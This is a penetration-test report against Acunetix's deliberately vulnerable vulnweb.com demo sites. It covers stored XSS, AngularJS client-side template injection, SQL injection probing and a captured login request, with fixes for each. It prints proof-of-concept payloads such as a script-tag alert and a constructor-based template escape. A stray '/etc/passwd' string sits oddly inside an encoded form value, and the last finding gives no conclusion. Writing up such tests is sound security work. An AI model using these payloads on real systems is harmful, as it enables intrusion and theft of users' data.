Summary Title:	Cross-Site Scripting (XSS)
Affected Function:	Stored - Non-Privileged User to Anyone
Target:	http://testhtml5.vulnweb.com/
Technical Severity:	High
Vulnerability Details (URL / Location of the vulnerability:	http://testhtml5.vulnweb.com/#/popular
CWEID	CWE-79

Description:
Again verifying the user login field, it was noticed that the username used to login on the web application was not only being shown on the web page, but also being stored on its code.




admin is coming from **http://testhtml5.vulnweb.com/** and has visited this page **2** times.


Image 17 - User (id) login being shown on the page



```
::before
<button class="btn btn-navbar" type="b
<a class="brand" href="https://www.acu
<p class="navbar-text pull-left">…</
<p class="navbar-text pull-right">
  Welcome
  <b>admin</b>
  |
  <a href="/logout">Logout</a> event
```

Image 18 - User (id) being stored on the code

As a test, an alert script was sent as a username login into the page, and the page executed the script and stored the information on the code, just as the past examples.



Username: `<script>alert()</script>`

Image 19 - Script being sent as a username






Image 20 - Script being executed



```
<button class="btn btn-navbar" type="button" data-toggle="collapse" data-target=".nav-collapse">⋯</button>
<a class="brand" href="https://www.acunetix.com/">⋯</a>
<p class="navbar-text pull-left">⋯</p>
<p class="navbar-text pull-right">
  Welcome
  <b>
    <script>alert()</script>
  </b>
</p>
::after
</div>
::after
</div>
```

```
html > body > div.navbar.navbar-fixed-top > div.navbar-inner > div.container-fluid > p.navbar-text.pull-right > b > script
```

Image 21 - Script stored on the code



```
▸<button class="btn btn-navbar" type="button" data-toggle="collapse" data-target=".nav-collapse">⋯</button>
▸<a class="brand" href="https://www.acunetix.com/">⋯</a>
▸<p class="navbar-text pull-left">⋯</p>
▾<p class="navbar-text pull-right">
   Welcome
  ▾<b>
     <script>alert()</script>
   </b>
```

Image 22 - Bigger view of the script execution

These evidences proves a Stored Cross-Site Scripting (XSS) vulnerability on the website, as the application executes the user's input as a script and stores it on it`s code. An attacker could insert a malicious script on the web application and use it to steal user's data, send malwares to the victim, or others.

Solution:
Apply privilege restriction policies so anyone can't execute codes on the web application, validate user input, encode variable input before returning it back to user so a malicious script wouldn't execute, keep technologies used updated.

Summary Title:	Insecure OS/Firmware
Affected Function:	Command Injection
Target:	http://testhtml5.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testhtml5.vulnweb.com/#/contact
CWEID	CWE-77

Description:
Now verifying the contact page, the first name field is also shown in the page and stored on the code. The first test was to use the same script as used on the previous vulnerability

detected *<script>alert()</script>*. However, the page showed the message but did not execute the script.




thank you very much for your feedback **<script>alert()</script>** !

Image 23 - Script text shown but not executed

This happens because in this field, Angular expressions are being used, which means the alert() function didn't work because the scope does not have an alert() function defined.
As another attempt, the first name field was filled with the expression {{1+1}} instead.


First Name

{{1+1}}

Last Name

Your Last Name

Email Address

Your email address

Subject

Choose One:

Send

Image 24 - Expression insert on the first name field

As we can see on image 25, the expression was executed in to the result 2.




thank you very much for your feedback **2** !


Image 25 - Result number 2 as the first name

To confirm the existence of a vulnerability, we used the object called "constructor", which has a function with the same name, to execute the function alert(): *{{constructor.constructor('alert(1)')()}}*. In this case, the alert was successfully executed. Which means malicious scripts would be executed too, that could be used to attack users.



thank you very much for your feedback **{{constructor.constructor('alert(1)')()}}** !

Image 25 - Alert function execution




```
▶<div class="span2">⋯</div>
  <!--/span-->
▼<div class="span10">
  ▼<div class="row-fluid">
      ::before
      thank you very much for your feedback
      <b class="ng-binding">{{constructor.constructor('alert(1)')()}}</b>
      !
      ::after
    </div>
```

Image 26 - Object and function constructor on the code

Solution:

The evidences shown on the past description indicates the presence of AngularJS Client-Side Template Injection vulnerability, which can be resolved by updating the AngularJS version being used on the application.

As shown on image 27, the website uses a very outdated version of AngularJS 1.0.6, this vulnerability was fixed from 1.6 version and above, and it is always important to use the last launched version of all technologies to prevent further bugs and security vulnerabilities.




```
<!--Le javascript ==================================================-->
<!--Placed at the end of the document so the pages load faster-->
<script src="http://code.jquery.com/jquery-1.9.1.min.js"></script>
<script src="http://netdna.bootstrapcdn.com/twitter-bootstrap/2.3.1/js/bootstrap.min.js"></script>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.0.6/angular.min.js"></script>
<!--App libs-->
```

Image 27 - AngularJS version

Application: http://testaspnet.vulnweb.com/

Summary Title:	Server-Side SQL Injection
Affected Function:	SQL Injection
Target:	http://testaspnet.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testaspnet.vulnweb.com/login.aspx
CWEID	CWE-89

Description:
SQL Injection vulnerability is when the application does not process the insert of special characters correctly, and allows the attacker to inject SQL commands and gain access to the application database.
In the case of the next image, a ‘ was inserted on the URL, and the application resulted in an error, indicating that it is vulnerable to SQL Injection Error Based, which means a bad intentioned user could insert data on the application’s database.



Server Error

404 - File or directory not found.


The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Image 28 - SQL Injection Vulnerability

Solution:
One of the most important ways to protect against SQL Injection vulnerability, is to use safe programming functions that won’t allow for an injection attack to happen. For example, using parameterized queries, also known as prepared statements instead of string concatenation.
Is also extremely important to restrict privilege access to the application databases.

Summary Title:	Cross-Site Scripting (XSS)
Affected Function:	Stored - Non-Privileged User to Anyone
Target:	http://testaspnet.vulnweb.com/
Technical Severity:	High
Vulnerability Details (URL / Location of the vulnerability:	http://testaspnet.vulnweb.com/Comments.aspx?id=2
CWEID	CWE-79

Description:
The comments field contains a Stored Cross-Site Scripting (XSS) vulnerability, as the user's input (comment) is successfully interpreted as a script and stored on the application code. This means a malicious code could be inserted on the page by an attacker, like for example a script that sends the user's document.cookie to the attacker.



User comments:

posted by [redacted]

alert()

posted by [redacted]

```
<script>alert()</script>
```

Image 29 - Script as a comment






Image 30 - Script executed



```
▾<table id="tblComments" width="500" cellspacing="0" cellpadding="0" border="0">
  ▾<tbody>
    ▸<tr>⋯</tr>
    ▾<tr>
      ▾<td class="Comment">
        ▸<div class="CommentAuthor">⋯</div>
          <div class="CommentText">alert()</div>
```

Image 31 - Script stored on the application



acunetix acublog
Test Website for Acunetix Web Vul
about news login signup network scanner network vuln help
testaspnet.vulnweb.com
OK
Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Inspector

posted by admin 11/8/2005 11:35:22 AM
Web Attacks - Can Your Web Applications Withstand The Force?
21 July 2005 - Start-up company Acunetix released Acunetix Web Vulnerability
to automatically
website, launche
need to be fixed
User comments:

posted by 179.100.45.9511/2/2022 8:24:28 PM
alert()

posted by 179.100.45.9511/2/2022 8:24:43 PM


```
▾<table id="tblComments" width="500" cellspacing="0" cellpadding="0" border="0">
  ▾<tbody>
    ▸<tr>⋯</tr>
    ▾<tr>
      ▾<td class="Comment">
        ▸<div class="CommentAuthor">⋯</div>
          <div class="CommentText">alert()</div>
```

Image 32 - Bigger page view of the script execution

Solution:
Apply privilege restriction policies so anyone can't execute codes on the web application, validate user input, encode variable input before returning it back to user so a malicious script wouldn't execute, keep technologies used updated.

Summary Title:	Sensitive Data Exposure
Affected Function:	Disclosure of Secrets
Target:	http://testaspnet.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testaspnet.vulnweb.com/login.aspx
CWEID	CWE-209


Description:
Using burp to intercept requests on the login page, clicking on the calendar on the website, the follow request was sent:



```
POST /login.aspx HTTP/1.1
Host: testaspnet.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1270
Origin: http://testaspnet.vulnweb.com
Connection: close
Referer: http://testaspnet.vulnweb.com/login.aspx
Cookie: ASP.NET_SessionId=x15o4l45yz04yf45eksxs5uz
Upgrade-Insecure-Requests: 1

__EVENTTARGET=RightPanel1%24Calendar&__EVENTARGUMENT=V8460&__VIEWSTATE=
%2FwEPDwUKLTIyMzk2OTgxMQ9kFgICAQ9kFgQCAQ9kFgQCAQ8WBB4EaHJlZgUKbG9naW4uYXNweB4JaW5uZXJodG1sBQVsb2dpbmQCAw8WBB8AZB
4HVmlzaWJsZWhkAgsPZBYCZg88KwAKAQAPFgIeC1Zpc2libGVEYXRlBgBACEPnA9sIZGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV
9fFgEFD2NiUGVyc2lzdENvb2tpZa%2FpsqiHRa95ICn0D1UFWZZ9tgdi&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=
%2FwEWWwLe7LapAgLStq24BwK3jsrkBALtuvfLDQKC3IeGDALQp5LlBALTp%2BrACAKN96ipBgKN96ipBgLmnbveCQLmnbveCQLmna%2F1AgLmna
%2F1AgLmnc0JCgLmnc0JCgLmnfesAwLmnfesAwLmnevDDALmnevDDALmnZ%2FmBQLmnZ%2FmBQLmnb09DQLmnb09DQLmnafQBgLmnafQBgLmnZu5
AwLmnZu5AwLmnY%2FcDALmnY%2FcDAL7pJnFDwL7pJnFDwL7pI2YBwL7pI2YBwL7pKE%2FAvukoT8C%2B6TV0wkC%2B6TV0wkC%2B6TJ9gIC%2B6
TJ9gIC%2B6T9jQoC%2B6T9jQoC%2B6SRoAMC%2B6SRoAMC%2B6SFxwwC%2B6SFxwwC%2B6T5rAkC%2B6T5rAkC%2B6TtwwIC%2B6TtwwIC3Mv%2F
6AUC3Mv%2F6AUC3MuTjw0C3MuTjw0C3MuHogYC3MuHogYC3Mu7%2BQ8C3Mu7%2B/etc/passwd
Q8C3MuvnAcC3MuvnAcC3MvDMALcy8MwAtzL99cJAtzL99cJAtzL6%2BoCAtzL6%2BoCAtzL39MPAtzL39MPAtzL8%2FYIAtzL8%2FYIArHS3Z8KA
rHS3Z8KArHS8bIDArHS8bIDArHS5ckMArHS5ckMArHSmewFArHSmewFArHSjYMNArHSjYMNArHSoaYGArHSoaYGArHS1foPArHS1foPArHSyZEHA
rHSyZEHArHSvfkFArHSvfkFArHS0Z0NArHS0Z0NAor5owUCivmjBWSAMX600vLawlreaCdcXNN6kzNp&tbUsername=&tbPassword=&
cbPersistCookie=on
```

